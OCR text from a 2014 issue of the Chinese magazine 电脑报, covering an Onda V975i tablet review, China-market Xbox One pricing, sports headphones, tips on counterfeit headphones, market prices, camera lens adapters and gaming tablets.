作为少有的在9.7英寸尺寸上搭载视网膜屏的机型，V975i还宣称其采用了苹果iPad Air的原装屏，所以消费者难免会将V975i和iPad Air进行部分比较。

从V975i的外观设计上，很容易找到苹果风格的延续，机身正面上方是一颗前置200万像素的摄像头，除了底部没有实体按键的布局外，整个外形和iPad Air极为相似。而背面，同样因为考虑金属材质对WiFi信号的干扰，所以在顶部采用了白色的工程塑料，按键也集中在了背面顶部的左侧，同时配有后置500万像素摄像头。

昂达在系统方面一直是采用深度定制的ROM，在UI界面的风格上倾向于苹果目前的扁平化设计，在这块高分辨率屏上图形的边缘更加清晰，同时色彩的饱和度很高，在多种色调的样片上以各种角度观看，其画面效果逼真，单色过渡自然。

Intel芯带来流畅性能

作为9.7英寸的大屏平板，在强调便携性的同时，拥有更好的娱乐性能和上网体验无疑是消费者最看重的。从整体的性能来看，安兔兔的跑分成绩是28000多分，在四核机型中算是表现不错了。

在通常的3D游戏画面中，V975i表现较为流畅，只是运行类似《地牢猎手4》和《狂野飙车8》等游戏大作时，容易出现闪退现象。而在视频格式兼容性方面，通过安兔兔视频测试软件考查的结果显示，V975i在主流格式中表现正常，但在MKV格式中的多个音频格式均无声音，在实际测试中也特地找来了MKV格式的片源《敢死队2》，其音频编码格式为FLAC，的确出现无声音现象。同时在其他影片播放中，V975i在扬声器的表现上并不理想，在较大的音量播放下，音质的毛刺感很重。

最后是续航表现，昂达V975i搭载的是英特尔最新的BayTrail-T四核处理器，这块处理器在低功耗控制上表现是不错的，在实际的续航测试中，我们以传统的视频播放作为续航测试手段，将屏幕亮度设置在50%，无声音、开启WiFi的情况下，其播放时间在3.5小时左右。而将屏幕亮度设置在100%的情况下，其实际的续航时间仅有2小时。对于昂达V975i来说，这块高分屏的确带来了更高的功耗，但我们是为了测试目的，所以更看重产品的极限使用状况，实际使用中并不建议将屏幕亮度开到100%。在正常的使用情况下，续航时间坚持到5小时还是没有问题。

电脑报 购买指数 ★★★★ LAB

✓ 高分屏画质细腻 机身轻薄

✗ 外传扬声器音质不佳
屏幕耗电，续航能力普通

基本参数

基本参数：Android4.2/Intel Atom Z3735D 四核/2GB/9.7英寸2048×1536/前置200万像素/后置500万像素/7500mAh/242mm×171mm×8.3mm/495g/

参考价格：**1099**元（32GB）

安兔兔跑分

总分	28360
CPU	6109
GPU	7596

游戏测试

《神庙逃亡2》	流畅
《大掌门》	流畅
《狂野飙车8》	闪退

视频（原生播放器）

《海扁王2》RMVB/720P	流畅
《星际迷航：暗黑无界》MP4/1080P	流畅
《敢死队2》MKV/1080P	无声音

Micro-HDMI接口的支持在拓展方面增色不少

人物的肤质在昂达V975i中表现真实细腻

工程师总结 | 杨 璐 屏幕的确是最大亮点

昂达V975i算是一款特色比较鲜明的大尺寸平板电脑，最出色的地方仍然来自于这块高分屏，无论是可视度、透光度都算得上是优秀的。在娱乐性方面，虽然不是很完美，但能满足日常的使用需求，也给昂达在后续产品中留有提升空间。这样一款价格在1000元左右的高分屏大尺寸平板相信还是会获得消费者关注的。

上接15版

同时国行主机拥有一年百视通娱乐体验，包含了NBA和英超的转播，而这也是美版甚至其他版本不可能拥有的。美国家庭一般如果要看收费电视的话，一个月花销高的甚至超过100美元，低点的10多美元也很正常，而即使按百视通国内的服务来看，包括电影、NBA、足球以及其他部分节目都是要收费的。此外，必须认清的一点是，国外Xbox One主机都是一年质保，而国行则拥有两年质保。所以实际上国行Xbox One的最终价格是Xbox One主机+6个月金会员+一年百视通收费节目+两年质保而得来的。

如果以美版主机2660元的价格，再加上半年30美元的金会员价格，那么美版主机价格将接近2850元。由此，国行主机价格比美版另外多出的840元，我们可以看作是百视通视频一年的费用以及多出来的一年质保价格，要知道百视通的NBA年包价格之前为299元，英超转播收费想必也不低，如此算来，国行主机的价格也不算贵了。要知道，在我们的分析中，其中还不包括国行主机可能的关税和增值税。

此外别忘记了游戏价格，国行Xbox One游戏最高249元，而美版游戏基本都是59.9美元，如果玩家人均消费十款大作，那么国行游戏最高只需2490元，而其他境外的游戏则超过3700元，这几乎让境外主机在价格上的表面优势荡然无存。不管玩家们对国行Xbox One的定价是如何评价的，就我们看来，整个国行Xbox One平台的价格不算离谱。

行货还是水货，玩家应该怎么选?

既然国行Xbox One的定价不算离谱，那么是不是就代表它是国内玩家购买Xbox One主机最好的选择呢?

这个结论我们暂时还没办法下。原因有两个，第一即使国行Xbox One的定价符合它的价值，但并不是每个玩家都需要百视通的收费服务，NBA也好，英超也罢，其实国内观看的渠道很多，包括有线电视付费以及网络上都能看到，所以对不少玩家而言，这部分如果算在国行主机的售价中会显得有所不值，这也导致有的玩家宁愿选择没有附加服务的水货主机。

第二则是主机的区域问题。按照现在微软和百视通的答复来看，国行主机基本可以确定是目前世界范围发售的Xbox One中，唯一要双向锁定区域的。这也意味着国外的正版游戏无法在国行主机上运行，而国内的行货游戏也无法运行在国外版本的主机上。考虑到国内相关机构对于游戏的审查制度，一些国外的大作在国内上市的时间恐怕会相对较晚，甚至一些游戏可能根本无法通过审查或者需要大量修改。这样，对目前国内的游戏主机市场而言，购买国行主机在游戏获得的数量以及时间上，肯定不及不锁区域的水货主机，甚至一些游戏体验上都会打折扣。

值得一提的是，港台版Xbox One也将在9月发售，届时会有大量繁体中文游戏的出现，同时由于不锁区域，任何境外Xbox One主机都可以运行其他除中国地区外所有的Xbox One游戏。这样国行主机，除了本土化的网游，在游戏内容方面将毫无优势。两相比较，一些更注重主机单机游戏体验的玩家很可能会倾向于购买水货Xbox One。

就我们看来，如果是普通玩家或者家庭用户，可以考虑购买国行Xbox One主机，毕竟有大量简体汉化的游戏作品以及本地化的视频服务，同时售后也有保障，游戏价格也相对便宜，而且本身Xbox One也是一款拥有强大游戏性能的“智能盒子”，搭配视频服务也很适合家用。至于那些纯粹的主机游戏深度玩家，特别是想在第一时间原汁原味玩到最新主机大作的用户，恐怕现阶段购买水货主机更适合，至少也要了解国行主机引进游戏的速度和类型后再作打算。只不过购买水货的隐患有不少，一方面是售后服务不佳，另一方面水货渠道是否会因国行Xbox One的引进而有所变化也尚未可知……至于土豪，很简单，国行主机和水货主机都买一台，什么问题都没有了!

最后要提醒的是，《电脑报》消费电子周刊有很大可能在发售前一个月就获得国行Xbox One主机，届时我们将在第一时间进行国行Xbox One的评测体验，同时也会详细为读者和玩家阐述国行主机和水货主机之间的差异。相信到那时，大家对于自己选择什么版本的Xbox One会有更清晰的答案。敬请期待!

香港也将在9月发售Xbox One

编辑观点

无论如何，都要点赞

电脑报阿卡酋长：玩家的选择是自由的，玩家也可以以自己的标准去评判国行Xbox One。但不管最终玩家是选择国行主机还是水货主机，我们都要给国行Xbox One点个赞。事实上，在过去数十年里，中国的主机游戏市场都是一片混乱，可以说我们拥有很多主机玩家，但从来没有真正发展过主机游戏市场！一个只有水货的游戏市场谈不上健康，更谈不上发展，而Xbox One的引进，则让中国的主机游戏市场走上了正轨。在Xbox One之后，PS4也将登陆中国市场，届时也可能出现和水货主机不一样的政策和变化。这些变化可能会令一些已经习惯了水货和盗版的玩家不满，但无论国行主机政策如何，或者这些已经形成定式思维的国内玩家又有多少不满，都不能否定行货游戏主机对中国游戏市场的重大意义！

责编:杨璐　**美编**:黄莹　**组版**:向海蓉　**责校**:杨志刚
日期:2014.8.11　**投稿邮箱**:pcw-digital@vip.sina.com

进入酷夏，很多人选择宅在家中避暑，但是对于喜欢运动的人来说，酷暑却是良好的健身时节。目前运动健身一般都离不开数码设备，而为了更好地迎合运动，很多数码设备都单独推出了拥有防水防汗的设计，其中运动耳机和运动腕带算是最为风尚的产品。我们现在就结合这类产品的实际特点，通过跑步和游泳这些热门运动，看看如今的运动设备是如何迎战高温天气的。今天，我们先来体验一下运动耳机。

夏日大作战㊤

运动数码装备深度体验

耳机篇

@Rance

运动耳机有何不同

边听音乐边做有氧运动是很多人的实际需求，而这种容易大汗淋漓的高温天气里，运动的特殊性对耳机有了更为细致的要求。

首先是佩戴方式上，通常的头戴式耳机在佩戴时由于压住了耳郭的绝大部分，会阻碍运动中的空气流通进入耳部，使耳部温度上升，汗液也不容易被蒸发，所以头戴式并不适宜作为运动耳机。之前较为传统的设计多为入耳式，便携、轻便同时比较注重耳机单元部分的挂靠，例如Bose特有的鲨鱼鳍硅胶耳塞设计，但是由于入耳式多数为线材耳机，在运动中难免遇到肢体和线材的拉扯。

对于这样的问题，很多厂商都推出后挂式耳机的解决方案，相较于头戴式耳机，没有了耳罩带来的闷热感，单元更简洁；相较于入耳式，其防汗作用更明显；同时后挂式耳机多数为无线设计，没有了线材的束缚运动更方便。

其次，运动耳机更看重防水、防汗性能，由于大量运动所产生的汗液排泄，会无形当中损坏耳机，严重的情况还会让耳机短路，所以做好防汗处理是最为重要的自我保护，同时，应对多变的天气情况和使用中的泼溅意外等，防水要求也足够重要。

根据以上两大特性，本次体验的产品都选择了较为流行的后挂式耳机，其一是索尼较为经典的W系列NWZ-W273S，既是耳机同时也是MP3播放器，这样既减少设备又保证音源品质。其二是BackBeat FIT，是来自于专攻蓝牙设备的品牌缤特力。下面根据两款产品各自特点，分享我的体验心得。

索尼NWZ-W273S　569元
佩戴方式：后挂式
重量：约29克
音源输入：
内置MP3播放器（4GB）
防水设计：
适用于IPX5/IPX8标准

缤特力
BackBeat FIT　860元
佩戴方式：后挂式
重量：约24克
音源输入：蓝牙3.0无线连接
防水设计：P2i纳米涂层


功能体验：无惧汗水，下雨也不愁

索尼W273S的防水性能是其最大的特点，可以在游泳时佩戴，W273S达到IPX8（持续浸水防护）等级的防水，意味着在水深2米处浸没30分钟后也不会进水危害机器，但个人并不推荐游泳时佩戴耳机。因为从实际经验来看，W273S在水下音质还是很受影响，同时音量比较小，对耳朵来讲也并不舒适。

BackBeat FIT也具有足够的防水性能，但并不支持游泳，BackBeat FIT的防水、防汗处理是采用P2i技术，P2i是指在产品制造过程中应用纳米涂层，产生无形的液体防护性能，即使在下雨或不可避免的液体泼溅情况下，对耳机都不会有严重伤害，同时对汗液有抗菌的作用。

从防水、防汗性能来看，W273S当然更强，不过从实际的应用角度，其实两款产品都具备专业的防汗、防水处理，即使是下雨天，两款耳机都能对付，所以应对夏日的酷热考验并不是难题，自己在使用中也经常会在运动后用清水擦洗，并无影响。

游泳时佩戴建议选择略大一些的耳塞，这样耳朵贴合更紧密，在水下不容易被灌水



P2i防水技术其实应用在数码产品中比较常见，其最大的表现在于，将水泼溅到产品上，会明显看到液体形成水珠在上面滑落

佩戴体验：运动中舒适和牢固性最重要

在佩戴上，索尼W273S的重量是29克、缤特力BackBeat FIT是24克，两者相差并不大，算是目前后挂式中较为轻便的机型。但在单元大小上，W273S因为同时是一款MP3（内置4GB存储空间），集成度上难度更大，所以体积相比BackBeat FIT大了不少，在跑步中佩戴的差异就很明显，跑步中W273S的晃动更大，而BackBeat FIT更为牢固。还好索尼在产品的配件上提供了一条橡筋头带，不过实际体验上感觉束缚着很不舒服。

此外，BackBeat FIT采用的是蓝牙设计，需要音源的输出，而通常是搭配手机携带，其产品包装内包含了一个耳机收纳袋，比较让我满意的是这个收纳袋是双面设计，将其内衬翻转出来可变成一个臂带，而臂带的大小刚好可以放入iPhone 5S。

这个设计对喜欢跑步的人来讲，绝对实用。因为即使索尼的W273S本身作为MP3提供了音源输出，无须携带其他设备，但现在的人外出难免不带手机在身上，夏日运动的穿着都很轻便，手机反而无处放，所以搭配臂带是一个很聪明的设计。同时，BackBeat FIT让手机作为音源，可以播放本地音乐，也可以选择流媒体音源，更符合年轻人需求。

两款产品在控制方面，W273S的切换和音量大小调节比较方便，而BackBeat FIT没有进退的切换键，只能播放暂停，有些局限。好在BackBeat FIT是一款蓝牙耳机，所以可以在运动中接听来电，这个功能是非常实用的。

缤特力BackBeat FIT的收纳袋同时是时尚臂带

索尼W273S由于单元位置面积较大，按键操控更轻松

播放体验：运动耳机音质尚可，续航不弱

重要的当然还有音质问题，BackBeat FIT在腔体上采用的是金属网罩，但是中高频并不刺耳，反而人声比较自然，低频的量感也比较足，只是运动中低频容易被忽视，BackBeat FIT的三频较为均衡，没有明显的短板，在运动耳机中算是不错的；而W273S明显能听出索尼运动耳机的传统风格，比较强调中高频，低音的下潜不足，适合人声音乐。总得来看两款耳机的音质都算是不错，但没有什么亮眼的地方，在运动耳机中这也是通常现象，厂家更看重其整体表现，而音质通常不是首位，低音位置的欠缺对运动体验来讲差异也并不明显。

最后，两款产品的续航都标称支持持续使用8小时，从个人的实际使用情况来看，续航上索尼的W273S使用时间更长，同时具备3分钟快充功能，而缤特力的续航感觉每次使用不到8小时，就得充电，而且电量虽然在手机上可以显示，但感觉不准。

总 结　运动耳机首选舒适性

针对夏日的运动环境考虑，选择运动耳机个人还是推荐后挂式，而挑选出的两款后挂式耳机，虽然定位有些不同，但能看出厂商在针对运动产品方面还是有很多同样的思考，例如简洁的塑料机身，其造型和流线型基本一致，同时在防水、防汗性能上都做了充分考虑和设计，音质方面更强调人声和中高音。当然，两款产品也适合不同的消费需求，例如索尼的W273S更专注于防水性能，适合游泳和户外使用，而缤特力BackBeat FIT更适合跑步和健身时使用，面对夏日，爱好运动的你是否已经有主意了呢？下期将为大家带来《夏日大作战（下）》——运动腕带篇。

热机点评

小小 Q 智能亲子伴侣

基本参数:绑定 QQ、APP 点播、变声对讲、蓝牙连接

参考价格
299 元

快嘴点评: 说是智能亲子伴侣，其实就是一个加强版的蓝牙音箱，利用手机 APP 进行音效的控制，在引入幼儿教育和 QQ 概念后，身价大涨，这才是聪明的产品，赚孩子的钱。

Bose SoundTrue 贴耳式耳机

基本参数:TriPort 声学结构、记忆海绵、耳机线可拆

参考价格
1399 元

快嘴点评: 音质上，Bose 的产品向来都是自成一派，耳机也不例外。偏重低音的风格让很多入门级用户很快会喜欢上它，因为确实很抓耳朵，绝对的流行调音范儿，定价不像音箱那么吓人。

富士 XP70 数码相机

基本参数:四防、1600 万像素、5 倍光学变焦、28mm 广角、WiFi 传输

参考价格
1499 元

快嘴点评: 越来越多的厂商涉足之后，防水 DC 的价格也开始逐渐走低，即便可以在 10 米水下拍摄，支持 WiFi 分享，价格才不到 1500 元，这就是市场的残酷性。

驰为 VX8 3G 通话平板

基本参数:Win8.1 与 Android 双系统、3G 通话、8 英寸 IPS 屏、1280×800 分辨率

参考价格
799 元

快嘴点评:可通话 3G 平板面对同质化威胁，不仅仅需要在外观设计上下工夫，内在更要有看点，VX8 3G 就允许用户自行更换系统，办公、娱乐全不误。

黑名单

淘宝究竟有多少真耳机

上个月，以报道苹果内幕闻名的美国媒体 AppleInsider 在头版爆料，刚刚被苹果公司收购的知名耳机生产商 Beats 魔声正式向数百家中国仿冒耳机生厂商提出诉讼，要求这些仿冒厂商停止侵权并赔偿损失，且进一步提出了罚没这些假冒厂商域名网站的要求。无独有偶，洛阳工商部门上月查获假冒飞利浦和先锋耳机共 4000 个，深圳工商部门则查获 JVC 耳机 1600 多个。大家或许不知道，这些耳机绝大多数都是通过淘宝平台销售出去的。

怎么才能防止买到假货?首先不能太过相信信誉度太高的，因为刷信誉太简单了，最有参考价值的数据是近 30 天的退货次数，看买家中评和差评的内容，好评可以不用看了，托实在太多了。其次不要相信“假一罚十”“专柜验货”“特殊渠道”等字样，哪里会有专柜给你开验货报告，根本就没特殊渠道。最后是比价，“贪小便宜吃大亏”这句话别忘了，这年头水货耳机已经很少了，想省这个钱，自己海淘最靠谱，多用比价网站，尽可能去京东、亚马逊的自营店购买，第三方店铺现在也很不靠谱。一旦发现不对劲，立刻退货，卖家心里很清楚，怕事情闹大，所以一般不会为难的。

扫描左边的二维码或者添加公众账号:laolang-pcw，数码相机、镜头价格轻松查询

回复:单反	查询单反报价
回复:微单	查询微单报价
回复:佳能镜头	查询佳能镜头报价
回复:尼康镜头	查询尼康镜头报价
回复:副厂镜头	查询副厂镜头报价

行情动态

平板电脑 新款领风骚

随着新款 iPad 发布的临近，经销商开始控制库存，以防官方突然降价，在社会渠道 16GB 的 iPad Air 成交只要 3150 元，而 iPad mini 2 出现反弹，2620 元的新价格比上周贵了 50 元，这种小幅震荡最近会很频繁。Surface Pro 3 虽然预订用户最快月底才能拿到手，但眼下已经爆出故障门，有些升级了新固件的美版用户反映，升级后出现触控失灵，且每次开机都被要求重启。

长期以来，关于 Nexus 8 平板的传言很多，种种迹象表明它快来了，因为 Nexus 7 在英国和美国已经售罄，国内淘宝 16GB 版探底到 1470 元，要提防翻新机。联想目前拥有两款 8 英寸 Win8 平板，分别是配置高端的 ThinkPad 8 以及次之的 Miix 2，前者最近在京东推出星座图案定制版，打个性牌，就是价格要 3699 元，比普通版整整贵了 700 元，而 Miix 2 在天猫最便宜只要 1749 元就能到手，最大竞争对手是刚刚降价的戴尔 Venue 8 Pro、东芝 WT8-AT01G、蓝魔 i8PRO 等，其升级版很快就会上市，屏幕会从 720P 升级为 1080P，让人有点期待。

回到国内，五元素旗下首款搭载 RK3288 处理器的平板电脑 ifive mini 4 在天猫首发，价格为 1099 元，整体配置很高，采用 A17 架构，拥有 7.6mm 纤薄机身，相信其他品牌会在短期内迅速跟进。之前被炒得热火朝天的小米平板又出新政，告别传统抢购，16GB 版和 64GB 版均无须预约，下单付款后 7 天内即可发货，这算是对市场的妥协。配有 9.7 英寸视网膜屏的昂达新品 V989 打的是游戏牌，首次搭载全志 A80 八核处理器，跑分绝对是把好手，安兔兔接近 50000 分，标称游戏时间长达 7 小时，32GB 定价 1099 元也算很合理，它和采用瑞芯微 RK3288 平板之间的大战一触即发，估计会各领风骚几个月。值得关注的还有 3G 通话平板原道 M80，打多彩时尚牌，走低价路线。

微单相机 柯达重现

过去的 7 月，微单相机在市场的表现要明显好于单反相机，家庭用户更为青睐这种携带方便，操作简单，而且画质又不错的相机。根据第三方机构的统计，在日本，索尼 A6000 的销量领先其他机型，而在国内老款 NEX-5T 仍然是最畅销的，便宜是关键，套机只要 3099 元。不过多家电商已经出现缺货，疑似停产，否则 A5000 很难上位。A6000 相当于 NEX-6 的机身，NEX-7 的 CMOS，A7 的处理器，RX10 的 EVF，画质和对焦提升明显，报价 4799 元还是挺厚道。全画幅方面，A7 最受宠，促销活动更多是围绕它展开，机身售价 7700 元，和 24-70mm 镜头搭配最完美，打包价 13780 元。如果你已经入手 A7S，那接下来的消息会让你很郁闷，这款高感光度、支持 4K 拍摄的微单，上市以来已经跌价两成，眼下机身不到 13000 元就能成交，说跳水王不为过。

近期我们在市场上突然发现柯达微单 PIXPRO S-1，说是巨人回归，其实早就不是那个味了，采用 M4/3 系统，1683 万像素，连拍达到 5 张 / 秒，具有光学防抖，金属机身，12-45mm 加 42-160mm 双镜头再送 400mm 超远望镜头也不过 4250 元。便宜是便宜，就是对焦有点慢，菜单不够人性化。

富士方面，在 X-Pro2 不断难产的情况下，开始主推 X-T1，虽说有诚意，具备三防特性，但毕竟不是全画幅，如果你是富士发烧友，且有 X-E2/X-Pro1 的话，暂时不推荐升级，因为画质没变，售价还要 6300 元。入门产品线中 X-A1 因为时尚造型和 2799 元的低价而畅销，X-M1 标准套机已经跌至 3400 元。

其他方面，松下目前最热卖的还是 GF6，含电动变焦镜头的套装已经跌至 3150 元。尼康虽然新品推出不少，但缺少宣传，定价普遍偏高。奥林巴斯线下活动挺多，只是针对性都不强，产品线过于拉长，E-P5 新推电动变焦套装，竟然要 5999 元。

移动电源 质检起风波

近日在质检总局的一次移动电源质量安全风险检测中，32 款样品存在各种各样的问题，不合格率高达 100%。消息一出业界哗然，甚至有些网友表示最近都不敢随身携带移动电源了。不过事情没有那么严重，此次发现质量问题的重点是“输出电气性能测试不合格，存在损害被充电设备的风险”。移动电源的输出性能主要是由升压芯片负责，只要选择大牌子的移动电源，这方面都会有保证的。如果担心爆炸，尽量选择购买锂离子聚合物电池的移动电源。


从几大电商近期的销售数据来看，移动电源的发展从之前粗放型转向精细化，造型越来越漂亮，除了金属材质，还有仿皮质，有些像化妆盒，有些像玩具，出现更多个性涂鸦。这类移动电源虽然价格普遍较高，但很受年轻人的喜爱。

真正销量高的还是大容量大品牌的产品，像京东主推的爱家锋芒 X10 容量就达到 10000mAh，售价 79 元。华美 P13 号称不发热，上万毫安时容量，售价不到 50 元。联想小新 PA10400 因为采用锂离子聚合物电池，所以最近销量陡增，索尼 CP-F10L 卖 359 元也有很多人抢，是因为足够安全，真的是货真价实。

电商尖货

金士顿 DTDUO 双插头 U 盘

促销链接:
http://item.jd.com/1092905.html



促销价
49.9 元
(16GB)

一款普通的 U 盘，因为双接口变得特别，迷你外形设计轻便易于携带，不会再为移动设备存储容量不足而发愁。目前其他 B2C 渠道报价都在 60 元上下，只有京东低于 50 元，和普通 U 盘一个价，买了就是赚。

联想 S6000 蓝牙键盘

促销链接:http://detail.tmall.com/item.htm?id=37400117212

促销价
49.9 元

在平板电脑上打字是多么的虐心，市面上大牌蓝牙键盘售价都在 300 元左右，就算是杂牌货也要上百元，花 49.9 元就能入手联想 S6000，绝对捡到大便宜，难怪微博上很多大 V 强烈推荐。与市面上几乎所有的平板匹配，还有支架的功能，就是别贪便宜买到意大利版的，键位会有错位。

转接环的神奇

微单相机玩转单反镜头

@ 羊羊

SONY
α
Carl Zeiss
Planar 2/35

对于一个资深摄影爱好者来说，玩器材可不会墨守成规。在索尼微单出现之时，就有人断言它是能让很多经典老镜头重获新生的使者，事实也是如此，不仅索尼官方推出了能够转接自家A镜头的转接环，很多专业厂商也推出了对应各种镜头卡口的转接环，涵盖绝大部分卡口类别。你可以说这是折腾，而我们觉得这是一种体验，利用微单相机数码成像即拍即得的优势，能让那些胶片时代的老镜头重现光彩，重新回味一下老镜头的色彩味道，何乐而不为。

为啥索尼微单是万能转接?


传统单反相机使用五棱镜型的光学取景器，需要一个反光镜腔，这意味着法兰距比没有反光镜的卡片DC要长，体积很难控制，所以单反相机给人的感觉永远都是威猛有余，携带不便。随着技术不断成熟，人们发现单反相机原来是可以取消光学取景器和反光镜腔的，微单相机就是基于这一设计思路诞生的，而微4/3系统将法兰距缩短了50%。

索尼的微单相机为啥可以转接大部分镜头厂家的镜头，号称“万能转接”呢？成就这一优势的最大原因是机身法兰距超短，从机身镜头卡口到CMOS传感器焦平面之间的距离仅有18mm，而大多数相机镜头的法兰距都大于这个数值，这就为转接提供了可能性，能将旁轴、单反等其他镜头通过转接环安装在微单相机之上进行拍摄。简单来说，就是法兰距短的机身可以通过转接环使用任何比它法兰距长的镜头，因为我们可以通过转接环的厚度使机身与镜头法兰距一致，但如果机身本身的法兰距就很长，要想转接法兰距短的镜头的话，唯一办法就是削薄机身厚度，这是不可能实现的！

TIPS:


法兰距即法兰焦距，是安装法兰到入射镜头平行光的汇聚点之间的距离。同一卡口的机身法兰焦距与镜头法兰焦距是相等的，即一种卡口只有一个法兰焦距。法兰距过长或者过短都会导致镜头汇聚的光线无法聚焦到焦平面上，也就无法实现对焦。

A 镜头聚焦位置正确




正常的转接环能够让光线正确聚焦于感光组件上，对焦无限远。

B 镜头聚焦位置太短



镜头聚焦位置比镜后成像距离短，光线于抵达焦平面之前就已经聚焦，不能对焦无限远。

C 镜头聚焦位置太长



镜头聚焦位置比镜后成像距离长，光线于抵达焦平面之时还未聚焦，可通过加厚转接环纠正。

让闲置镜头复活

佳能篇

EF卡口转E卡的电子转接环普遍价格都很贵

索尼A7R也用上了佳能红圈，完全混搭的效果

在拥有索尼A系列全画幅相机之前，相信很多摄友都是玩佳能的，要想让那些EF卡口的镜头用在索尼E卡口上，目前有两套方案。比较廉价的是通过机械转接环实现，一百元左右就能搞定，它的作用只是改变卡口和法兰距，本身没有触点，所以也就不具备光圈收缩、自动对焦的功能。部分机械转接环内置手动光圈，从而达到控制曝光的目的，当然这种影响光路的做法，对于画质的影响是存在的，所以属于玩票性质，享受的是过程，拍照不能急。还有一套方案是通过电子转接环，ECHART天工的到手要1200元，有些日本产的接近3000元，之所以贵是因为可通过芯片和电子触点完成通信，和使用E卡口原生镜头没有区别，可以完成光圈控制、自动对焦，甚至IS防抖在内的全部功能，对焦要2-3秒，可以升级固件，所以兼容性不成问题。说到兼容性，要提一句，早期的EF转E卡口转接环并没有针对全画幅A7进行优化，所以画面会有明显暗角遮挡。

尼康篇

NIKON(G) - NEX
JARAY

尼康G镜头建议用JARAY这样带有多级光圈可调的转接环

尼康F卡口具有很长的法兰距，所以可以很容易地接到各种单反相机中。目前我们在市面上可以买到的F卡口转E卡口的转接环皆为机械式，说白了，就是无法实现光圈联动、自动对焦、EXIF信息输出等功能。如果你手头有这几年买的G型镜头，那就要注意了，因为它是针对数码单反进行重新设计的，没有手动光圈环，完全由机身控制，所以要购买带有光圈环的转接环，最便宜的100元就能搞定，无级调整，控制比较难，市面上还有一种六级光圈可调的，售价300元出头，选择正确拍摄模式后，机身可以根据镜头的实时进光量自动测算曝光时间，如果遇到无法按下快门或提示未正确安装镜头时，更改自定义设置中的“无镜头可释放快门”或“快门优先”等相关设置即可。

索尼篇

利用原厂LA-EA4转接环，蔡司头也能用在索尼A7R上，功能一个都不少

索尼当初在推出微单相机的时候，就给自己留了一条后路，也可以说是财路，让旗下不同卡口的镜头都能兼容使用。目前官方一共推出了4款原装转接环，它们都能实现光圈联动、EXIF信息输出，所不同的是A-EA1、LA-EA3没有内置对焦模块，转接时，只有使用带对焦马达的镜头才能自动对焦，且速度比较慢，LA-EA2、LA-EA4内置15点相位检测对焦模块和对焦马达，所以可以瞬间合焦。此外，LA-EA3、LA-EA4适用于所有E卡口机身，包括全画幅的A7/A7s上，而LA-EA1、LA-EA2只适用于APS-C画幅机身，用在全画幅机身上画面会有部分被遮挡。

其他

METABONES　CONTAX G - E mount

康泰时Contax G-NEX索尼E卡口转接环

利用路华仕转接环索尼A7R装上了Leica Summicron 35mm f2 ASPH，样子很复古

相信很多人手头还有很多蔡司、福伦达、莱卡，甚至俄头，别看这些镜头岁数都很大了，但厚重的色彩，柔和的画质，与后期通过PS调出来的效果不可同日而语，例如莱卡M21 3.4 ASPH现代版、蔡司ZM21/4.5、康泰时35-70/3.4都被人从箱底翻了出来，成了索尼微单的新搭档。

这些卡口的镜头转接环皆为机械式，既有福伦达、康泰时、Shogun、路华仕等大家耳熟能详的大品牌，也有各种假洋牌、山寨货。关于转接环的选择，原则上，不含光圈、不含镜片的转接环，就不会对输出画质造成影响。当然，一个好的转接环还需要保证厚度准确，不漏光、不漏油，这相当考验厂商的做工，否则无法合焦会让你抓狂。大家在购买的时候，不妨上淘宝先看看用户的评价，尽可能选择最近推出的新型号，兼容性会比较好。

责编:向波 **美编**:毛代洪 **组版**:李成刚 **责校**:杨军
日期:2014.8.11 **投稿邮箱**:pcw-digital@vip.sina.com

为游戏而生

——平板中的战斗机

@ 羊羊

不得不承认，平板电脑已经成为了居家必备的数码产品之一，它以优秀的便携性和众多的应用软件吸引了诸多用户。可以用来上网、看视频、聊天、购物……甚至很多游戏玩家也将它作为重要装备，大有替代专业掌上游戏机的趋势。特别是一些休闲、猜谜和冒险类的游戏，在平板上玩更适合现代生活方式。暑假已过半，还没玩够的朋友，来体验一下平板游戏的疯狂吧。

专业——Razer Edge Pro 锋刃

售价:5680元

点评:这是一款专业的游戏平板，当然也有人说它是长成平板模样的笔记本，这不重要。标准配置为i5处理器，4GB的DDR3内存以及64GB的固态硬盘，高配版为i7处理器，8GB的DDR3内存以及256GB固态硬盘，两者用的都是GT640M LE显卡和Windows8操作系统，就硬件性能而言，跟主流游戏影音本绝对有得一拼，绝大部分时下最流行的PC游戏都能在Razer Edge锋刃上直接运行，无须任何移植、优化或再开发，光这一点就够有诱惑力的。它能以简单直觉的操控方式，带给玩家极致的游戏体验，还能外接电视，变身成游戏主机。用这款平板玩游戏就一个字:"爽"。

个性——影驰A1

售价:1499元

点评： 联想到影驰显卡厂的身份，A1理所当然定位游戏玩家，立足于娱乐平板。没错，它搭载了英伟达Tegra 4四核处理器，拥有72个GeForce GPU图形核心，是上代Tegra 3的六倍之多，并有所谓的"PRISM 2 Display"显示技术，能够保证最清晰的画质体验，图形以及游戏性能自然可以得到大幅度提升，玩3D游戏也很流畅，加上OGS全贴合高清屏幕，四扬声器立体音效，游戏体验非常棒，关键是售价还不到同样采用Tegra 4芯片的微软Surface 2的一半，宅男们有福了。

低价——昂达V989八核

售价:1099元


点评： 昂达V989算得上是新一代的八核旗舰产品，安兔兔性能跑分近50000、3DMark得分高达15630(标准模式下性能得分爆表)，毫无疑问是目前性能最强悍的Android平板电脑之一。能有这样的表现，得归功于全志A80处理器，它由四颗A15核心与四颗A7核心组成，高性能与低功耗兼得，GPU 为Imagination最新的PowerVR G6230，拥有强悍的显示性能，而且对各种游戏的兼容性也比较出色。其融入的三轴陀螺仪，可同时测算六个方向的位置、运动、加速度及角度变化，让游戏大作的体验进一步提升。

TIPS:周边法宝

游戏方向盘

售价:298元

地址:http://item.taobao.com/item.htm? id=39845420103



